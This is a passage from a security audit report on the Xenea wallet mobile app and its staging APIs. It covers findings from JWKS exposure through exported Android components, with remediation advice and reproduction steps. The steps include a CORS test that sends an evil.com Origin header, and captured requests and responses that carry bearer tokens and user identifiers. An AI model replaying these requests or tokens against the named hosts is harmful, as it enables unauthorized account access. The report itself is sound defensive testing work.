


3. Try changing the PIN again and set the same PIN as before.



4. Observe that the application accepts the old PIN and ask you to enter the pin again , Confirming that no PIN history enforcement exists.





M-13 Public JWKS Exposure

Severity **Medium** Status ● Acknowledged Category Information Disclosure

TESTING DETAILS

- Original finding number: 5.33
- Tools used: Burp Suite
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

The API endpoint `http://api-stg.xenea.network/api/v1/auth/jwks.json` exposes sensitive information, including API details, JWT token algorithm, key ID (kid), and staging environment configurations. This could allow attackers to enumerate API endpoints, exploit weak security controls, or manipulate JWT authentication. The goal of this test is to identify these risks, assess potential misconfigurations such as CORS issues, and recommend security improvements to restrict unauthorized access, secure sensitive data, and prevent API abuse.

VULNERABLE LOCATION

`http://api-stg.xenea.network/api/v1/auth/jwks.json`

TECHNICAL IMPACT

The exposure of JWKS (`/api/v1/auth/jwks.json`) poses a critical security risk, as it allows attackers to manipulate JWT authentication mechanisms. By exploiting the exposed key ID (kid), an attacker could potentially forge valid authentication tokens, leading to unauthorized access and privilege escalation. If the API blindly trusts all JWKS keys, this could result in authentication bypass, enabling attackers to impersonate users, including administrators. Additionally, the exposure of staging environment details increases the risk of API enumeration, allowing attackers to map API endpoints and system architecture for further exploitation.

BUSINESS IMPACT

The exposure of JWKS (`/api/v1/auth/jwks.json`) can lead to unauthorized access, data breaches, and financial losses by allowing attackers to forge JWTs and impersonate users. This could result in fraudulent transactions, service disruptions, and system compromise, affecting business operations. Additionally, regulatory non-compliance (GDPR, ISO 27001, PCI-DSS) could lead to legal penalties and reputational damage, eroding customer trust and investor confidence. If exploited, this vulnerability could cause severe financial, operational, and competitive risks, making immediate remediation crucial.

REMEDIATION

Restrict access to `/api/v1/auth/jwks.json` by requiring authentication and limiting access to trusted services. Ensure the server strictly validates JWT signatures and does not automatically trust all JWKS keys. Regularly rotate JWKS keys and store private keys securely using HSM or secret management tools. Enforce strong CORS policies to prevent unauthorized cross-origin requests. Monitor API requests for suspicious activity and set up alerts for unexpected key access. Use short-lived JWT tokens with proper permission controls to minimize security risks.

REFERENCES

- json-web-key-sets
- token-types
- rfc7517

STEPS TO REPRODUCE

1. Intercept the API Request in Burp Suite. Send the Request to Burp Suite Repeater. Analyze the Leaked Information.

[illegible]

M-14 **Cross-Origin Resource Sharing (CORS) Vulnerable**

Severity **Medium** Status ● Resolved Category Cross-Origin Resource Sharing (CORS) Vulnerable

TESTING DETAILS

- Original finding number: 5.37
- Tools used: Burp Suite
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, it was observed that the session token is being exposed in the URL when a user logs into the application. This was identified by capturing the request using Burp Suite while signing up and analyzing the request sent to the server. The session token was found embedded within the URL, which poses a significant security risk.

VULNERABLE LOCATION

Resources Affected: <https://mobile-api.staging.xenea.app/>*

TECHNICAL IMPACT

Cross-Origin Data Theft: Attackers can host malicious websites that make authenticated requests to the vulnerable API and steal user data.

Session Hijacking: If an attacker exploits this on an API that uses session-based authentication (cookies), they could perform unauthorized actions on behalf of a logged-in user. API Abuse: Attackers can load restricted API responses on their own domains and use them for malicious purposes (e.g., scraping, phishing).

BUSINESS IMPACT

Loss of Sensitive Data: Confidential user data could be exposed to unauthorized third parties.

Compliance Violations: Exposure of personal or financial data may violate regulations like GDPR, CCPA, or PCI-DSS.

Reputation Damage: If exploited, customers may lose trust in the platform, impacting business operations.

REMEDIATION

- Do not reflect the request's Origin header in the response dynamically. Instead, use a fixed, predefined list of allowed origins.
- Restrict cross-origin requests to only trusted domains by explicitly setting: Access-Control-Allow-Origin: <https://trusted-website.com>
- Disable Access-Control-Allow-Credentials: true unless strictly required, as it allows cookies to be sent across origins.
- Use a Content Security Policy (CSP) to prevent unauthorized JavaScript execution that exploits CORS issues.
- Conduct security testing regularly to detect misconfigurations in CORS settings.


REFERENCES

- cors
- Cross-Origin Resource Sharing (CORS)

STEPS TO REPRODUCE

1. Add the Origin: <https://evil.com> header in the request and observe its response that reflects back in the response in Access-Control-Allow-Origin.

[illegible]



M-15 Session active after logout

Severity **Medium** Status **Resolved** Category Session active after logout

TESTING DETAILS

- Original finding number: 5.39
- Tools used: Burp Suite
- Date of reporting: 10th March 2025

VULNERABILITY OBSERVATION

During testing, it was observed that JWT tokens remain valid even after the user logs out. This means an attacker or unauthorized user can reuse a previously captured token to access the application for 24 hours, leading to session hijacking and persistent access. A secure authentication system should invalidate session tokens upon logout to prevent unauthorized access. The failure to do so allows attackers to maintain access even after the user logs out, increasing the risk of account takeover and data compromise.

VULNERABLE LOCATION

Resources Affected:

https://mobile-api.staging.xenea.app/wallet/v1/nfts?chainIds=5555&chainIds=11155111&chainIds=97&chainIds=80002&address=0xf24e437d906288fe048e8eb16cc991e65ae41a3d&searchName=test&sortType=OLDEST_RECEIVED and throughout the mobile apis.

Affected API Endpoint: Authorization: Bearer <JWT Token>

Vulnerable Parameter: JWT Token used for authentication

TECHNICAL IMPACT

Session Hijacking: If a JWT token remains valid after logout, an attacker with access to the token can continue making authenticated requests.

Unauthorized Access: Users who log out but share a device (e.g., public or shared computers) remain vulnerable if the JWT is stored in local storage or cookies.

Privilege Escalation Risks: If an admin JWT is stolen and not invalidated on logout, it can be used indefinitely.

BUSINESS IMPACT

Account Takeovers: If an attacker gains access to a valid JWT, they can impersonate the user.

Data Breaches: Persistent access may lead to exposure of sensitive user data.

Regulatory Non-Compliance: Keeping expired JWTs active may violate security compliance standards like GDPR, PCI-DSS, and OWASP recommendations.

REMEDIATION


- Use a Token Blacklist or Revocation Strategy
- Implement SameSite Cookie Policy
- Implement Short-Lived Access Tokens with Refresh Tokens
- Remove JWT from Client-Side Storage on Logout
- Use jti (JWT ID) to Track and Revoke Tokens
- Implement Server-Side Session Management


REFERENCES

- OWASP Session Management Cheat Sheet
- OWASP API Security Top 10
- RFC 7519 – JSON Web Token (JWT)
- OWASP Authentication Cheat Sheet



STEPS TO REPRODUCE

1. Login to the Application – Capture an API request containing the JWT token.







2. Send Request to Repeater – Identify the Authorization: Bearer <JWT Token> header and forward it to Burp Repeater.




3. Logout from the Application – Log out and verify the session is closed.





4. Resend the Captured Request – Use Burp Repeater to send the old session token again.



5. data is still accessible, the session is still active despite logging out.

Request

[Pretty](#)
[Raw](#)
[Hex](#)
[JSON Web Token](#)

```

1 GET /api/v1/wallet?walletId=53a6b4ba-0fdf-49fb-a2c3-7bfcf17af8f
2 HTTP/1.1
3 user-agent: Dart/3.5 (dart:io)
4 Accept-Encoding: gzip, deflate, br
authorization: Bearer
eyJraWQ1OjJFYVByOjUxZWZuRkoySFZEV1RvQmZRMUtrVVVwZmM4RldtK29yeHh0R0Vp
HRT0iLCJhbGciOiJSUzI1NiIsImZpc2V1IjoiJmZuRkoySFZEV1RvQmZRMUtrVVVwZmM4RldtK29yeHh0R0Vp
C0YnYjB1OGVhMDI5ODIiLCJjb2duaXRvbm9kaW53VWcyI6WyJhcCub3J0aGVhcn3QtcMV9y
c240dldGMHJfR29vZ2x1I10sIm1scyI6Imh0dHBz01vXCSjb2duaXRvLW1keC5hcC1
wb3J0aGVhcn3QtcMV9yY29vZ2x1I10sIm1scyI6Imh0dHBz01vXCSjb2duaXRvLW1keC5hcC1
IiLCJ2Zm9zaW9uIjoyLCJjb2duaXRvbm9kaW53VWcyI6Imh0dHBz01vXCSjb2duaXRvLW1keC5hcC1
mZMSI6ImZuRkoySFZEV1RvQmZRMUtrVVVwZmM4RldtK29yeHh0R0Vp
MDQ1MDciLCJ0b2t1b19lc2U0iOiJhYWFkYmZuRkoySFZEV1RvQmZRMUtrVVVwZmM4RldtK29yeHh0R0Vp
p2Z5pb15lc2VybW9kaW53VWcyI6Imh0dHBz01vXCSjb2duaXRvLW1keC5hcC1
90aW11IjoiJmZuRkoySFZEV1RvQmZRMUtrVVVwZmM4RldtK29yeHh0R0Vp
iwianPpIjoiJmZuRkoySFZEV1RvQmZRMUtrVVVwZmM4RldtK29yeHh0R0Vp
cm5hbWUiOiJmZuRkoySFZEV1RvQmZRMUtrVVVwZmM4RldtK29yeHh0R0Vp
P-M83dx40sMfWZMpxPqHpoiKS1G6pVSTUVUwXmXphF4fav11NPWiGVAvdPJSnmqmv
VFDQK_16kbskEh5CG_Br03j6QjclL2L113deJc09VWJ1UvKT1LrgmCRSWnHQYH5jeS

```

Response

[Pretty](#)
[Raw](#)
[Hex](#)
[Render](#)
[JSON Web Token](#)

```

{"statusCode": 200,
"data": {
  "wallet": {
    "id": "53a6b4ba-0fdf-49fb-a2c3-7bfcf17af8f",
    "status": 0,
    "type": null,
    "user_id": "c7048a78-c0a1-70f7-6554-260b8ea02982",
    "access_token":
      "eyJhbGciOiJSUzI1NiIsImZpc2V1IjoiJmZuRkoySFZEV1RvQmZRMUtrVVVwZmM4RldtK29yeHh0R0Vp
      Nm0DE4M2J1OTAzZjUwZWZuRkoySFZEV1RvQmZRMUtrVVVwZmM4RldtK29yeHh0R0Vp
      cCI6MTc0MTI5MDR5MyWiaWF0IjoxNzQ5ODkzLCJqdGkiOiI1MCE
      2YjRiYS0wZmRmLTQ5ZmItYTJjMy03YmNaY2YxNCZmOGYiOiJ0LWVvYy7
      lzRP-pICtGPD4y_j7UnialuSWgPI_wew055GpN2eLWf1FA9SgZHApsr
      n50IX8JXUx5Hohc3KUEk8H44d8cftHQhEu1UEcvArj7N2nqZAlIuGhR
      GHPXuT3xJdFZabA7cE0Wp-N0cP8tDg8zDoB8pzeBc2z703jEFH4sp0-
      fo4q6S3hIqrHCAUNJD0iA8eizhobltILxmcZj3g10zSNG4_VJ8J16
      0-z21_pQ-ibqymTyXZCvQ1-tuh62jZ3hfgRwgnurM9nCSHNE63Te1P
      nsrYYHcRXd1Wkze2VU4IY7XjuPHCyFnC7f_WKnDRATYIWOaSeogh4AD
      qSExe"

```

M-16 Improper use of Printstacktrace function

Severity **Medium** Status ● Acknowledged Category Extraneous Functionality

TESTING DETAILS

- Original finding number: 5.40
- Tools used: jadx-gui
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During analysis, it was observed that the application used insecure functions and methods like, "printStackTrace()".

VULNERABLE LOCATION

The vulnerability is present throughout the xenea-wallet.apk

TECHNICAL IMPACT

This method reveals the errors of the application. Error disclosures of applications help an attacker in getting specific information on the applications being used in the network. This would enable the attacker to concentrate more on the vulnerabilities of that application.

BUSINESS IMPACT

There is no direct business impact of this vulnerability. However, the information disclosed can be used for further exploitation which may lead to an impact on the business.

REMEDIATION

Remove and not use the stack trace method in the application.

REFERENCES

- [Why is exception.printStackTrace\(\) considered bad practice?](#)
- [Why is printStackTrace\(\) a security risk for mobile \(Android\) applications?](#)
- [Remove printStackTrace method calls from the source code](#)

STEPS TO REPRODUCE

1. Open the apk in the jadx-gui and search "printstacktrace".

Text search: printstacktrace

Search for text:

printstacktrace

Search definitions of:

☐ Class ☐ Method ☐ Field ☒ Code ☐ Resource ☐ Comments

Search options:

☒ Case-insensitive ☐ Regex ☐ Active tab only

Node	
C3.i.i(Context, String, boolean) boolean	e5.printStackTrace();
P0.u.e(Context) boolean	e5.printStackTrace();
S0.k.s() void	th.printStackTrace();
S0.k.s() void	e5.printStackTrace();
S0.k.t() void	e5.printStackTrace();
S0.k.w() void	e5.printStackTrace();
S0.k.x() void	e5.printStackTrace();
S0.k.b.onImageAvailable(ImageReader) void	th.printStackTrace();
S0.n.onMethodCall(i, j\$d) void	e5.printStackTrace();
S0.n.onMethodCall(i, j\$d) void	e6.printStackTrace();
androidx.appcompat.widget.L.b {...} void	e5.printStackTrace();
androidx.appcompat.widget.L.b.b(L, int, View) void	e5.printStackTrace();
androidx.appcompat.widget.L.e {...} void	e5.printStackTrace();
androidx.appcompat.widget.L.e.a(AbsListView) boolean	e5.printStackTrace();
androidx.appcompat.widget.L.e.b(AbsListView, boolean)	e5.printStackTrace();
io.flutter.plugins.firebase.messaging.f.a(String) void	e5.printStackTrace();
io.flutter.plugins.imagepicker.l.P() void	e5.printStackTrace();
io.flutter.plugins.imagepicker.l.Q() void	e5.printStackTrace();
io.flutter.plugins.imagepicker.o.d(Context, String)	e5.printStackTrace();
y3.C2183e.b.a(Exception) void	exc.printStackTrace(new PrintWriter(stringWriter));

2. Open any of the files and observe the printstacktrace function.

```

1 public static /* synthetic */ void g(i iVar, E3.e eVar) {
2     iVar.J(eVar);
3 }
4
5 protected static boolean i(Context context, String str, boolean z5) {
6     ApplicationInfo y5;
7     PackageManager.ApplicationInfoFlags of;
8     try {
9         String packageName = context.getPackageName();
10        if (Build.VERSION.SDK_INT >= 33) {
11            PackageManager packageManager = context.getPackageManager();
12            of = PackageManager.ApplicationInfoFlags.of(128L);
13            y5 = packageManager.getApplicationInfo(packageName, of);
14        } else {
15            y5 = y(context, packageName, RecognitionOptions.ITF);
16        }
17        if (y5.metaData.getBoolean(str, z5)) {
18            return true;
19        }
20        return false;
21    } catch (Exception e5) {
22        e5.printStackTrace();
23    }
24    return false;
25 }
26
27 protected static boolean j(Context context) {
28     return i(context, "com.tekartik.sqflite.wal_enabled", false);
29 }
30
31 private void l(int i5) {
32     s sVar = (s) this.f367g.get(Integer.valueOf(i5));
33     if (sVar != null) {
34         m(sVar);
35     }
36 }
37
38 private void m(s sVar) {
39     try {
40         int i5 = sVar.f400a;
41         if (q.c(this.f364d)) {
42             Log.d("Sqflite", A() + "closing cursor " + i5);
43         }
44     }
45 }

```

L-01 Android Export flag is enabled

Severity

Low

Status ● Acknowledged

Category Improper Platform Usage

TESTING DETAILS

- Original finding number: 5.7
- Tools used: Sublime text
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During the assessment, it was observed that the application utilizes activities, services, and broadcast receivers that are not adequately protected. Additionally, the protection level needs to be verified, especially when an intent filter is present, as it may allow unauthorized access or interaction.

VULNERABLE LOCATION

AndroidManifest.xml

TECHNICAL IMPACT

An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Activity is explicitly exported.

BUSINESS IMPACT

When the Android exported flag is enabled for an activity, service, or receiver, it can be accessed by other applications, potentially leading to unauthorized data exposure or component manipulation. This increases the risk of security threats like intent hijacking, privilege escalation, and unauthorized execution of app functions.

Note: Most of the activities, services, and broadcasts mentioned in this report are not exploitable; however, we recommend verifying them on your end and ensuring proper intent filters are applied to all mentioned components. Exploitable components have been listed separately in this report.

REMEDIATION

Implement protection level to signature so that only applications signed with the same certificate can access the activity.

REFERENCES

- [OWASP Mobile Security Testing Guide \(MSTG\)](#)
- [Android Developers Documentation](#)
- [Google Security Best Practices](#)
- [OWASP Mobile Top 10](#)

STEPS TO REPRODUCE

1. Decompile the apk and open AndroidManifest.xml file with sublime text and analyze the android:exported="true".

```
<receiver android:exported="true" android:name="
io.flutter.plugins.firebase.messaging.FlutterFirebaseMessagingReceiver" android:permission="
com.google.android.c2dm.permission.SEND">
```

```
AndroidManifest.xml
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
